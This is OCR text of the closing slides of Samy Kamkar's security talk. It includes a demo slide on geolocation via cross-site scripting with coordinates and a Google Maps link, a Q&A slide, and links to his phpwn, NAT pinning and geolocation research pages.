
latitude: 36.0920029
longitude: -123.3461946



Geolocation via XXXSS



Geolocation via XXXSS


Google Maps
http://maps.google.com/maps?source=embed&layer=c&cbll=40.452091,-80.0
Google
Web Images Videos Maps News Shopping Gmail more ▼
New! | Help | Sign in
Google maps
Search Maps
Show search options
Print Send Link
PRIVACY IS DEAD
© 2010 Google Report a problem

Q&A

A gentleman never asks.

A lady never tells.

Fin

phpwn: samy.pl/phpwn

NAT Pinning: samy.pl/natpin

Geolocation via XSS: samy.pl/mapxss

Samy Kamkar

www.samy.pl

samy@samy.pl

twitter.com/SamyKamkar

* No IRC channels were trolled in the making of this presentation.